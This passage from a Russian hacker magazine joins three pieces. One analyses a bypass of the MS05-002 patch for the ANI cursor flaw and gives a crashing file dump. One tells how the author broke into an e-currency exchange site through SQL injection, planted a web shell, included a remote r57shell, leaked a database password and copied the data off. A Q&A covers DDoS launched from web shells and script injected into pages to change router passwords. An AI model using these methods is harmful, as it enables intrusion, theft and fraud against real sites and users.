```
0000000000: 52 49 46 46 C2 1B 00 00 ? 41 43 4F 4E 4C 49 53 54  RIFF?? ACONLIST
0000000010: 48 00 00 00 49 4E 46 4F ? 49 4E 41 4D 0E 00 00 00  H INFOINAM?
0000000020: 53 70 69 6E 6E 69 6E 67 ? 20 43 6F 69 6E 00 49 41  Spinning Coin IA
0000000030: 52 54 26 00 00 00 4D 69 ? 63 72 6F 73 6F 66 74 20  RT& Microsoft
0000000040: 43 6F 72 70 6F 72 61 74 ? 69 6F 6E 2C 20 43 6F 70  Corporation, Cop
0000000050: 79 72 69 67 68 74 20 31 ? 39 39 33 00 61 6E 69 68  yright 1993 anih
0000000060: 24 00 00 00 24 00 00 00 ? 09 00 00 00 09 00 00 00  $   $   ?   ?
0000000070: 00 00 00 00 00 00 00 00 ? 00 00 00 00 00 00 00 00
0000000080: 02 00 00 00 01 00 00 00 ? 4C 49 53 54 3A 1B 00 00  ?   ?   LIST:?
0000000090: 66 72 61 6D 69 63 6F 6E ? FE 02 00 00 00 00 02 00  framicon??   ?
```

Несмотря на то что, по спецификациям от Microsoft, поле data может иметь произвольную (и формально ничем не ограниченную) длину, программисты из Microsoft своих собственных спецификаций не читают, размещая в dat'е структуру, состоящую ровно из 24h байт. Их функция user32.dll!LoadCursorIconFromFileMap, вызываемая из функции user32.dll!LoadAniIcon, копирует в буфер фиксированного размера посредством функции memcpy(dst, src, size), без всяких проверок size на корректность размера!
Естественно, если size больше 24h, происходит классическое стековое переполнение с подменой адреса возврата и возможностью передачи управления на shell-код, находящийся здесь же, в массиве data. Для предотвращения переполнения компания eEye модифицировала функцию LoadCursorIconFromFileMap (псевдокод которой приведен ниже), добавив явную проверку на размер. Точно так же поступила и Microsoft в своей заплатке, выпущенной под кодовым названием MS05-002.

ИСПРАВЛЕННЫЙ ПСЕВДОКОД УЯЗВИМОЙ ФУНКЦИИ LOADCURSORICONFROMFILEMAP, ЧИТАЮЩИЙ ЧАНКИ ИЗ АНИМАЦИОННЫХ ФАЙЛОВ

```
int LoadCursorIconFromFileMap(
    struct MappedFile* file,
    ...)
{
    struct ANIChunk  chunk;

    // 24h-байтовая структура
    struct ANIHeader header;

    ...

    // читаем первые 8 байт чанка (в них расположен ASCII-тэг)

    ReadTag(file, &chunk);

    // это наш тэг «anih»?
    if (chunk.tag == "anih")
    {
        // проверяем размер на корректность
        + if (chunk.size != 36) // добавлено MS05-002 и eEye

        // если размер != 24h, отваливаем
        + return 0;

        // читаем чанк в локальный буфер фиксированного размера
        ReadChunk(file, &chunk, &header);
    }
```

Однако оказалось, что, если в файле присутствует более одного «anih»-чанка, второй и все последующие чанки обрабатывает совершенно другой код, сосредоточенный в функции USER32.DLL!LoadAniIcon и, естественно, работающий по той же схеме, что и первый (то есть никаких проверок не выполняющий), поскольку программисты из Microsoft уже давно освоили метод copy'n'paste, а выполнять аудит всего кода лень, да и времени нет:

ПСЕВДОКОД УЯЗВИМОЙ ФУНКЦИИ LOADANIICON, ОБРАБАТЫВАЮЩИЙ ВТОРОЙ И ВСЕ ПОСЛЕДУЮЩИЕ «ANIH»-ЧАНКИ

```
int LoadAniIcon(
    struct MappedFile* file,
    ...)
{
    struct ANIChunk  chunk;

    // 24h-байтовая структура
    struct ANIHeader header;

    ...

    while (1)
    {
        // читаем первые 8 байт чанка (в них расположен ASCII-тэг)
        ReadTag(file, &chunk);

        // в зависимости от типа тэга делаем либо то, либо другое
        switch (chunk.tag)
        {
            case 'seq ': // обрабатываем тэг «seq»

                ...

            case 'LIST': // обрабатываем тэг «LIST»

                ...

            case 'rate': // обрабатываем тэг «rate»

                ...
```

```
        case 'anih':
            // обрабатываем тэг «anih»
            // читаем chunk.size в 24h-байтовую
структуру
            ReadChunk(file, &chunk, &header);
```

Таким образом, чтобы пробить заплатку от eEye или официальный патч MS05-002 от Microsoft, необходимо поместить в ani-файл два чанка: правильный и вызывающий переполнение.
Дамп одного из таких файлов приведен ниже. Он не несет на своем борту никакого shell-кода и «всего лишь» вызывает исключение при попытке просмотра анимированного курсора любым приложением, поддерживающим этот формат, например знаменитым Irfan Viewer:

ПОЛНЫЙ ДАМП ANI-ФАЙЛА, ПРОБИВАЮЩЕГО ЗАПЛАТКУ ОТ EEYE ВМЕСТЕ С ОФИЦИАЛЬНЫМ ПАТЧЕМ MS05-002 ОТ MICROSOFT

```
00000000  52 49 46 46  90 00 00 00  41 43 4F 4E  61 6E
69 68  RIFF....ACONanih
00000010  24 00 00 00  24 00 00 00  02 00 00 00  00 00
00 00  $...$...........
00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00
00 00  ................
00000030  00 00 00 00  01 00 00 00  61 6E 69 68  58 00
00 00  ........anihX...
00000040  41 41 41 41  41 41 41 41  41 41 41 41  41 41
41 41  AAAAAAAAAAAAAAAA
00000050  41 41 41 41  41 41 41 41  41 41 41 41  41 41
41 41  AAAAAAAAAAAAAAAA
00000060  00 41 41 41  41 41 41 41  41 41 41 41  41 41
41 41  .AAAAAAAAAAAAAAA
00000070  41 41 41 41  41 41 41 41  41 41 41 41  00 00
00 00  AAAAAAAAAAAA....
00000080  00 00 00 00  00 00 00 00  00 00 00 00  00 00
00 00  ................
00000090  42 42 42 42  43 43 43 43
   BBBBCCCC
```

А что на счет Internet Exporer? Его, в отличие от Irfan Viewer, заставить выполнять shell-код не так-то просто. Помимо всего прочего, необходимо обойти защиту от выполнения кода в стеке (известную под кодовым именем DEP — Data Execution Prevention), обхитрить механизм рандомизации адресного пространства (ASLR — Address space layout randomization) и преодолеть проверку целостности адреса возврата, выполняемую функцией при трансляции программы компилятором Microsoft Visual C++ 7.x с ключом /GS.
DEP, ASLR и /GS — вот три причины, по которым большинство эксплойтов отказывается работать на Висте, функционирующей на процессоре с поддержкой флагов NX/XD (аппаратный DEP). Все эти защиты достаточно легко обойти (впрочем, как и все остальное, сделанное Microsoft), но это уже тема совершенно другого разговора. Любопытствующих отсылаю к сборнику моих статей (http://nezumi.org.ru/vista-overstack-pack.zip), подробно рассматривающих методику борьбы со всей «святой троицей».



M3LC1Y
/ M3LC1Y@BK.RU, HELLKNIGHTS.VOID.RU /

Без крови и оружия

ШТУРМ ОБМЕННИКА ЭЛЕКТРОННЫХ ВАЛЮТ

Одним весенним днем у меня на телефоне закончились бабки, и чтобы исправить эту ситуацию, я решил, не выходя из дома, купить карту через инет. Действительно, зачем идти куда-то за картой, если сегодняшние технологии позволяют купить PIN-коды карт оплат через интернет, не обладая никакими особенными познаниями. Зайдя в Гугл и введя запрос вроде «PIN-коды за WebMoney в Мой_Город», я нашел то, что искал. Даже более того — там можно было вводить и выводить WebMoney, купить любую интересующую меня карту оплаты операторов мобильной связи, какие-то карты для онлайн-игр и прочий полезный стафф. И тут мне в голову пришла интересная идея…

In Fraud We Trust

Идея была очень сомнительной. Меня очень заинтересовал этот сайт, но я был не уверен в том, что его стоит щупать на предмет багов. Ведь, как правило, администраторы таких ресурсов не лохи, и за попытку взлома можно серьезно получить по шарам. Но мысль о том, что на мобилу можно скинуть, к примеру, 100 баксов, мне не давала покоя, и я принял решение взломать обменник. Но прежде всего надо было позаботиться о безопасности, которую я условно разбил на две части: VPN и Socks. Свалив на улицу и вернувшись уже ближе к ночи, я открыл браузер, загрузил главную страницу сайта... И понеслось...

Изучаем структуру сервера


Сайт обменника был целиком написан на PHP. Минимальное количество скриптов и ничего лишнего — никаких гостевых, форумов я не нашел. Беглый осмотр скриптов на такие распространенные баги, как SQL/PHP-инъекция, PHP-инклуд и XSS, ничего полезного не дал. Тут я решил немного схалявить и просканировать сайт CGI-сканером на наличие директорий и потенциально опасных скриптов. В качестве CGI-сканера я выбрал ныне уже ставший классикой сканер Nikto. Он бесплатен, имеет огромную базу уязвимостей, постоянно обновляется и характеризуется кроссплатформенностью, так как написан на скриптовом языке Perl. Впрочем, хватит описания. Я запустил сканер на шелле в режиме обычного сканирования:

```
./nikto.pl -host site.ua -generic
```

Не поленился открыть второе окошко PuTTY, залогиниться на том же шелле и запустить nmap, чтобы узнать, какие порты открыты на удаленном хосте:

```
./nmap -sT -F site.ua
```

Сканер портов сработал довольно шустро, и перед глазами предстала следующая картина: на сервере крутились FTP, SSH, HTTP/HTTPS, POP3/SMTP, http-прокси SQUID, ну и еще пара ненужных сервисов. Что касается SQUID, он был самой последней версии, так что на халяву ничего не могло пройти. В то время как я исследовал работу сервера в целом, Nikto уже нашел кучу всего. Самое минимальное, что можно было выделить, — это нестойкий к переполнениям модуль Апача mod_ssl, проэксплойтить который мне, к сожалению, не удалось.





> Ценная инфа, выводимая Apache



> Техническая информация о сервере

Зато меня порадовали директории. Сначала я заглянул в папку /icons, даже и не надеясь найти там что-то интересное :). Далее выяснилось, что на сервере стоит phpMyAdmin в одноименной папке. А это уже интересно. Затем админка, которая находилась в /config. При ее осмотре на наличие SQL-инъекции, с помощью которой можно было бы войти в админку по запросу типа «' or '1' = '1'», я снова ничего не нашел. Я подождал еще немного, и сканер скинул мне линки на /webmail (с нее тоже было нечего взять) и на Error_Log, в котором мне посчастливилось обнаружить лог ошибок в PHP-скриптах:

```
[20-Dec-2005 23:56:19] PHP
Warning:  file(news.xml): failed
to open stream: No such file or
directory in /home/medicalc/
public_html/money/xml.php on
line 14
[20-Dec-2005 23:56:19] PHP
Warning:  join(): Bad arguments.
in /home/medicalc/public_html/
money/xml.php on line 14
[20-Dec-2005 23:56:19] PHP Fatal
error:  Call to a member function
on a non-object in /home/
medicalc/public_html/money/xml.
php on line 26
[20-Dec-2005 23:59:03] PHP Fatal
error:  Call to a member function
on a non-object in /home/
medicalc/public_html/money/xml.
php on line 26
[21-Dec-2005 00:03:49] PHP
Warning:  fopen(rss.xml): failed
to open stream: Permission denied
in /home/medicalc/public_html/
money/rss.php on line 57
[09-Jan-2006 17:42:28] PHP
Warning:  mysql_connect(): Can't
connect to local MySQL server
through socket '/var/tmp/mysql.
sock' (2) in /home/medicalc/
public_html/money/index.php on
line 5
```

Естественно, из ошибок вытянуть чего-нибудь занятное не получилось, но это только на первый взгляд. Теперь совершенно очевидно, что скрипты работают с MySQL и полный путь к сайту у нас таков: /home/medicalc/public_html/emoney.

Ты думаешь, на этом мое исследование закончилось и я решил забить на обменник и пойти болтать в IRC? Нет. Самое главное, что нашел сканер, — это /server-status. Теперь уже интересно...

Существенная зацепка

Что же это за загадочная дира — /server-status? Это даже не просто директория и не скрипт, а исключительно Apache'вская примочка. Она отображает всю информацию о веб-сервере: версию Apache, модули и т.д., текущее время, аптайм сервера, нагрузку CPU. Кроме того, из нее можно выудить просто море информации о том, какие сайты хостятся на всем сервере. В общем, выглядит это так, как на картинке.

Я собрал список сайтов и принялся их изучать. К слову сказать, их оказалось всего 5-6. Но и тут было, где разгуляться. Для тех, кто в танке, поясню, чему я так радуюсь: я ищу на одном из этих двух сайтов баг и получаю шелл на сервере обменника. Далее если администратор сервера — идиот и неправильно выставил chmod'ы, то я постараюсь забраться на обменник, в ином случае — просто подниму свои привилегии локально :).

Итак, я выбрал сайт medicalc.ua. Почему? Да потому, что мне сразу понравилось, что этот сайт оказался в Error_Log'е моего обменника с ошибками PHP-скрипта:

```
[09-Jan-2006 17:42:28] PHP
Warning:  mysql_connect(): Can't
connect to local MySQL server
through socket '/var/tmp/mysql.
sock' (2) in /home/medicalc/
public_html/money/index.php on
line 5
```

Это можно увидеть из директории, в которой находится сайт. Согласись, логично думать, что этот сайт и мой обменник очень тесно связаны друг с другом, ведь не просто так в логах хранятся его ошибки. Да, кстати, тоже самое (я о том, как узнать, какие сайты хостятся на сервере) тебе может предложить и метод Reverse IP LookUp, о котором NSD писал в мартовском номере за 2005 год в статье «Удар по WEB'у». Но, к сожалению, сервис domainsdb.org накрылся, поэтому я предлагаю тебе альтернативный сервис www.domaintools.com.

Итак, перейдя на интересующий меня ресурс meidcalc.ua, я обнаружил сайт, посвященный медицине. Особо ей не интересуясь и потому не отвлекаясь, я начал осматривать скрипты. Сначала я заглянул во что-то вроде гостевой книги /guestbook, но, несмотря на все свои усилия, ничего найти так и не смог, хотя был уверен, что активная XSS тут будет точно :). Но затем удача повернулась ко мне лицом, и уже через пару минут я нашел линк вида «index.php?id=37». По привычке я поставил в переменную id свою элитную кавычку и увидел очень интересную ошибку:

```
PHP Warning:  mysql_fetch_
array(): supplied argument is
not a valid MySQL result resource
in /home/medicalc/public_html/
medical/index.php on line 416
```

Отлично! SQL-инъекция во всей ее красе!

Штурмуем инъекцию!

К сожалению, разработчики MySQL не предусмотрели в ней функций вроде UNION SELECT ALL_DATABASE_DUMP или UNION SELECT OTDAY_MNE_VSE_PAROLI :), поэтом оставалось только подобрать количество столбцов и узнать имена таблиц, что я и принялся делать. Как выяснилось, столбцов было всего 6 и запрос, который бы выполнялся без ошибок, выглядел так:

```
http://medicalc.ua/index.php?id=
1+UNION+select+1,2,3,4,5,6/*
```

Сначала я собрал информацию о версии MySQL-базы и о том, с чем я вообще имею дело:



> Пользуясь случаем, выражаю огромную благодарность _1nf3ct0r_ за помощь во взломе и написании этой статьи :).

> Эту статью стоит рассматривать исключительно как материал для ознакомления. Ни автор, ни редакция не несут ответственности за применение ее в противозаконных целях. Следует помнить, что если ты вдруг, начитавшись, взломаешь что-нибудь чужое, то отвечать за все будешь только ты один. Мы тебя ни к чему такому криминальному не призываем, наоборот, всячески уговариваем не нарушать законов.



> На нашем сайте hellknights.void.ru ты найдешь весь софт, который помог мне осуществить этот нелегкий взлом.

```
http://medicalc.ua/index.
php?id=1+UNION+select+1,2
,3,4,5,6,user()/*
http://medicalc.ua/index.
php?id=1+UNION+select+1,2
,3,4,5,6,database()/*
http://medicalc.ua/index.
php?id=1+UNION+select+1,2
,3,4,5,6,version()/*
```

Чтобы не быть голословным, поясню: с помощью первого запроса я узнал имя пользователя БД, которая могла быть доступна только с localhost; с помощью второй — имя базы medicalc, а посредством третьей — версию MySQL (так, на всякий случай).
Со столбцами дело не шло — названия угадать не удавалось никаким образом. И тут я подумал: а вдруг получится прочитать конфигурационный файл через MySQL-функцию LOADFILE()? Привилегий может и не хватить, но попытка не пытка :). Кроме того, абсолютный путь до сайта у меня есть. Скрестив пальцы, я выполнил следующий запрос:

```
http://medicalc.ua/index.
php?id=1+UNION+select+1,2
,3,4,5,6,LOADFILE('/home/
medicalc/public_html/
medical/index.php')/*
```

Я подпрыгнул от радости — на экране замелькали строчки кода из самого index.php! Отлично! Я быстро нашел в коде строку «include(«dbconfig.php»)» и интуитивно понял, что там хранятся логин и пароль к базе данных:

```
<?php
$CONFIG['database'] =
'medicalc';
$CONFIG['user']    =
'medicalc';
$CONFIG['passwd']  =
'AfLkYjii';
$CONFIG['host']    =
'localhost';
?>
```

Далее я, естественно, решил залогиниться в phpMyAdmin со связкой паролей: «medicalc:AfLkYjii». Стоит ли говорить, что пароли подошли и я уже вовсю пользовался прелестями phpMyAdmin. В базе данных ничего полезного я не нашел, спам-базы даже на $1 бы не хватило. И тут я задался вопросом: ну попал в я phpMyAdmin, что дальше? (ну пробил ты стенку головой, и что ты будешь делать в соседней камере? Примечание Forb'a). Пробую залогиниться на FTP — «login incorrect».
Есть еще один способ выхода из этой ситуации — получение шелла через SQL-запросы типа «INTO OUTFILE». Идея такова: сначала мы пишем в какую-нибудь колонку таблицы нечто вроде «<? system($_GET['cmd']); ?>» или что-то подобное. Например, «<? include(«http://M3lc1y.narod.ru/r57shell.txt»); ?>».
Единственный минус этого инклуда — невозможность работы с GET-запросами. Ну и ладно! Такие шеллы, как r57shell от небезызвестной rst.void.ru, работают исключительно с POST-запросами, кроме того, известно, что POST сорит в логах веб-сервера намного меньше, чем GET, что является его неоспоримым преимуществом для хакеров.
Что-то мы отвлеклись :). Итак, записываем наш PHP-код, например, в таблицу med_users, в колонку password с id, равным 20. В итоге при запросе типа «SELECT password FROM med_users WHERE id=20» на экране должен появиться тот самый PHP-код, который мы и вбивали в БД. В MySQL есть флаг запроса «INTO OUTFILE», который позволяет вывести его результат в текстовый файл. Я клоню к тому, что если выводить ответ от SQL так: «SELECT password FROM med_users WHERE id=20 INTO OUTFILE '/home/medicalc/public_html/medical/temp.php'», то можно без проблем залить полноценный веб-шелл. Но и тут есть свои подводные камни. Во-первых, хватает ли у тебя привилегий SQL-юзера, чтобы работать с INTO? И, во-вторых, не забывай про права на запись в файлах и папках. Но и тут мне повезло :). Правда, не с первого раза. В корневую веб-директорию залить ничего не получилось. Но я не сдался и начал подбирать другие папки, возможно, доступные для записи. Такой папкой была /home/medicalc/public_html/medical/guestbook.
Я выполнил запрос так:

```
SELECT password FROM
med_users WHERE id=20 INTO
OUTFILE '/home/medicalc/
public_html/medical/
guestbook/temp.php'
```

Перешел по адресу http://medicalc.ua/guestbook/temp.php и увидел веб-шелл! Моей радости снова не было предела! Что касается операционки, то это была FreeBSD 6.0. Поднимать привилегии не имело смысла — как я и предполагал, прав на чтение директории самого обменника вполне хватало! Я поспешил сделать дамп БД обменника и всех скриптов этого сайта, но тут был облом :). Поскольку на сервере стоял Safe Mode, упаковать файлы в tar-архив не получалось, так как было невозможно выполнять команды (на то это и Safe Mode).
Копипастить архивы было занятием для мазохистов, кроме того, я боялся, что в папке guestbook перезапишу старые скрипты.
Тут на помощь пришел один из сценариев DxGotoFTP, который ты можешь найти на нашем сайте. Он занимается тем, что заливает любые файлы из заданной директории на удаленный FTP-сервер, тоже в нужную тебе папку. Скрипт удачно выполнил свою работу, несмотря на ограничения подлого PHP. Кстати говоря, сначала я хотел залить perl'овый веб-шелл в папку /cgi-bin, но, к сожалению, мои привилегии были минимальны (nobody). Зайдя на свой FTP, я сжал все скрипты в один архив и слил себе на комп, нашел в сценариях конфиг базы данных и быстренько сотворил дамп MySQL обменника.
К слову сказать, система работала практически на одних скриптах от WebMoney. Почитать об этом можно в сентябрьском «Хакере» за 2005 год в статье nikitozz'а «Механика WM-процессинга», а мы сейчас опустим этот момент.

Люди в сером

Короче, после того как я достал все, что мне было нужно, я задумался над тем, а стоило ли это делать. Ведь из-за каких-то жалких 500 WMZ (ну или больше, рисковать — лезть в чужой кошелек — я не стал) можно сесть за решетку, так как это уже далеко не дефейс, а чистой воды криминал. Я связался с администратором и вместе с килограммами мата в мою аську получил презент — энную сумму денег в качестве благодарности. Я с недоверием принял подарок и до сих пор жду стука в дверь добродушных ребят в сером. Смастерил убийцу жестких дисков по инструкциям летнего номера «Х» и теперь, как говорится, всегда готов :).

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /



HACK FAQ



Q: СЛЫШАЛ ПРО DDOS-СИСТЕМЫ, БАЗИРУЮЩИЕСЯ НА ШЕЛЛАХ. НАСКОЛЬКО ЭТО ЭФФЕКТИВНО?

A: В отличие от DDoS'a посредством ботнета, организовать DDoS с помощью шеллов намного легче. Тут нам нужны только веб-шеллы (30-60 штук) и удобная система. Я работал с несколькими системами, базирующимися на скриптах. В паблике таких пакетов очень мало (к примеру, давно появившийся в пабе Smerch). Завалить с их помощью сервера с большим каналом достаточно сложно, но возможно. Просто общая пропускная способность серверов, используемых для DDoS'a, должна быть больше, чем у атакуемого сервера. Достаточно эффективны системы, использующие в качестве панели управления php-скрипты, а в качестве самого DDoS'ера perl-скрипт (Cyber DDoS System). Сейчас развелись барыги, продающие один лишь perl-скрипт, и я не советую брать такие вещи, хотя бы потому что неудобно заливать вручную скрипт, допустим, на 40 шеллов.

Q: ВСЕ ЧАЩЕ И ЧАЩЕ ВИЖУ ОБЪЯВЛЕНИЯ О ПРЕДОСТАВЛЕНИИ ПРОКСИ-СЕРВИСОВ. НЕУЖЕЛИ ТАК ПРОСТО МОЖНО НАЧАТЬ ЗАРАБАТЫВАТЬ? КАКИЕ НУЖНЫ ВЛОЖЕНИЯ?

A: Для начала решим: будем ли мы делать все сами или прибегнем к помощи сторонних лиц. Если мы выбираем второй путь, то необходимо определиться, во что придется вложить деньги:

1. загрузки софта;
2. разработка софта;
3. абузоустойчивый хостинг (на первых порах нужно быть готовым к многодневным DDoS-атакам, абузам от конкурентов; сейчас борьба между прокси-сервисами ожесточилась как никогда и люди идут на любые меры, чтобы отбить клиентов);
4. реклама;
5. разработка веб-интерфейса/сайта (я сам недавно столкнулся с тем, что клиенты не желают брать прокси списками через аську или мейл, всем хочется интерактивности, и без фейса сервис может вообще не принести никакой прибыли).

А теперь посчитаем, сколько (максимально) это все может стоить:

1. загрузки софта — все зависит от твоего желания; можно вложить $500, а можно и $5000;
2. разработка бота — $100-300;
3. покупка хостинга — $30-80;
4. реклама — $100-200;
5. разработка сайта — $100-150.

Итог: $700 (без загрузок).

Естественно, цены колеблются в довольно широких пределах, и не факт, что у тебя получится именно такая сумма. Я же исхожу исключительно из своего опыта и опыта своих знакомых.

Q: ЕСТЬ ЛИ СПЕЦИАЛИЗИРОВАННЫЕ АТАКИ НА ADSL-МОДЕМЫ? МОЖНО ЛИ ВЗЛОМАТЬ ЧЕЛОВЕКА, ИСПОЛЬЗУЮЩЕГО РОУТЕР?

A: В модемах периодически обнаруживают уязвимости, но они, как правило, не позволяют получить удаленный доступ. Наиболее простым и очевидным способом взлома здесь является банальная проверка на дефолтные пароли. Можно просканировать диапазон IP-адресов на предмет web-сервисов и попробовать подключиться к веб-интерфейсу модема, а дальше вбивать дефолтные пассы. Если повезет, получишь управление модемом. Если речь идет о массовом взломе произвольных юзеров, то здесь можно заразить индексную страницу взломанного сайта несколькими строчками, меняющими дефолтный пароль на наш. Пример:

```
<script src="admin:admin@192.168.1.0/login.php?Change=
       192.168.1.200"></script>
<script src="admin:password@192.168.1.0/login.php?Chan
       ge=192.168.1.200"></script>
<script src="admin:admin@192.168.1.0/Setup.php?
       block=IP"></script>
<script src="admin:admin@192.168.1.0/Setup.php?
       block=IP"></script>
```

Сначала авторизуемся и лишь потом изменяем настройки.

Но здесь не все так просто, и сначала следует определить тип модема/роутера. Для этого Jungsonn'ом был написан скрипт:

```
<script>
function IP()
{
try {
```



```
var sock = new java.net.Socket();
sock.bind(new java.net.InetSocketAddress('0.0.0.0',
      0));
sock.connect(new java.net.InetSocketAddress(document.
      domain, (!document.location.port)?80:document.
      location.port));
address = sock.getLocalAddress().getHostAddress();
return address;
} catch(e) { address = "192.196.1.0"; }
}
</script>
```

Идентифицируем устройство:

```
<img src="http://<script>IP();</script>/Images/Logo.
      gif» onError="alert('Not found, lets try PHP
      now.');">
```

Ищем роутеры:

```
<?
# Brute search a range with PHP
for($i=200;$i<255;$i++) {
?>
<img src="http://192.168.1.<?=$i;?>/Images/Logo.
      gif" onLoad="alert('I found the Router! ip:
      192.168.1.<?=$i;?>');">
<?
}
?>
```

Проверка большого количества пользователей может занять много времени, так что дело за тобой — совершенствуй.

Список дефолтных паролей ко многим устройствам есть на http://phenoelit.de/dpl/dpl.html.

Q: ХОЧУ ОРГАНИЗОВАТЬ ХОСТИНГ НА БОТАХ, ВОЗМОЖНО ЛИ ТАКОЕ?

A: Это достаточно объемная тема, которая заслуживает отдельной статьи, так что я лишь перечислю вкратце ее основные аспекты:

1. Распределенное хранение контента на ботах.

Разработать стабильную схему работы сложно, да и для предоставления большого хостинга потребуется значительно большее количество ботов, чем для обычного DDoS'а, плюс нужны толстые каналы. То есть необходимо рассчитать наиболее оптимальный объем хранимой инфы на каждом боте.

По идее, такой хостинг использовать не получится, так как непонятно, к какому адресу будут обращаться клиенты. Можно привязать к каждому боту виртуальный адрес (будем ориентироваться на грубую схему «бот → страница»), который впоследствии предоставлялся бы клиенту. Мы даем юзеру, например, айпишник предполагаемой страницы 123.456.78.9, а сами перебрасываем его на 123.456.79.9. Да и управлять подобным «хостингом» придется исключительно через какой-либо фейс (web-интерфейс, например). В общем, отбрасываем этот бред сразу.

2. Использование ботов как кэширующий сервер, забирающий содержимое со стороннего сервера.

3. Коннект по домену, к которому цепляется адрес определенного бота. После «смерти» бота с главного бэкапного сервера заливается клиентский контент на нового бота, адрес которого цепляется к домену.

Q: ПРОЧЕЛ О ТЕОРЕТИЧЕСКОЙ РЕАЛИЗАЦИИ АТАКИ FMS В WI-FI СЕТЯХ. КАКОЙ СОФТ ИСПОЛЬЗОВАТЬ ДЛЯ ЭТОГО? СИЖУ ПОД LINUX/FREEBSD.

A: Тут можно однозначно посоветовать программу dwepcrack (www.dachb0den.com/projects/dwepcrack.html) из известного комплекта dweputils (www.dachb0den.com/projects/dweputils.html), входящего в bsd-airtools. Подробности об использовании читай в README.

Q: КАКИЕ НОВЫЕ ТЕНДЕНЦИИ ПРЕДВИДЯТСЯ В XSS-АТАКАХ? МОЖЕТ, ПОЯВИЛИСЬ НОВЫЕ ТЕХНОЛОГИИ, ИЛИ ВСЕ ОСТАНОВИЛОСЬ НА СТАНДАРТНОМ УГОНЕ КУКИСОВ?

A: Как ни странно, но у спецов по информационной безопасности и просто энтузиастов получается выжить последние соки из XSS. Стали возникать новые (а зачастую хорошо забытые старые) разновидности XSS-атак, например CSRF-атака (почитать о ней можно здесь: http://securitylab.ru/analytics/292473.php), немного похожая на XSS. Также появилась новая (из серии «открыли Америку») атака Drive-By Pharming, заключающаяся в изменении настроек маршрутизатора посредством вредоносного кода, встраиваемого в страницы сайта В недалеком будущем эксперты прогнозируют появление «умных» XSS-червей и DDoS-атак, построенных на этих самых червях, а также разного рода малварей (malware), базирующихся на вебе. Фишеры тоже не стоят на месте, постоянно используя XSS-баги для обворовывания доверчивых юзеров.

Q: НАДОЕЛО ПОСТОЯННО ДОВЕРЯТЬ АВЕРАМ: ТО У НИХ ОБЫЧНЫЙ ВЕБ-ШЕЛЛ ОПРЕДЕЛЯЕТСЯ КАК «ОПАСНЫЙ ЗВЕРЬ», ТО ОНИ НЕ МОГУТ НАЙТИ СВЕЖИЙ РУТКИТ В МОЕЙ СИСТЕМЕ. ЕСТЬ ЖЕЛАНИЕ ВСЕ ДЕЛАТЬ РУЧКАМИ, НО ЧТО ДЛЯ ЭТОГО НУЖНО?

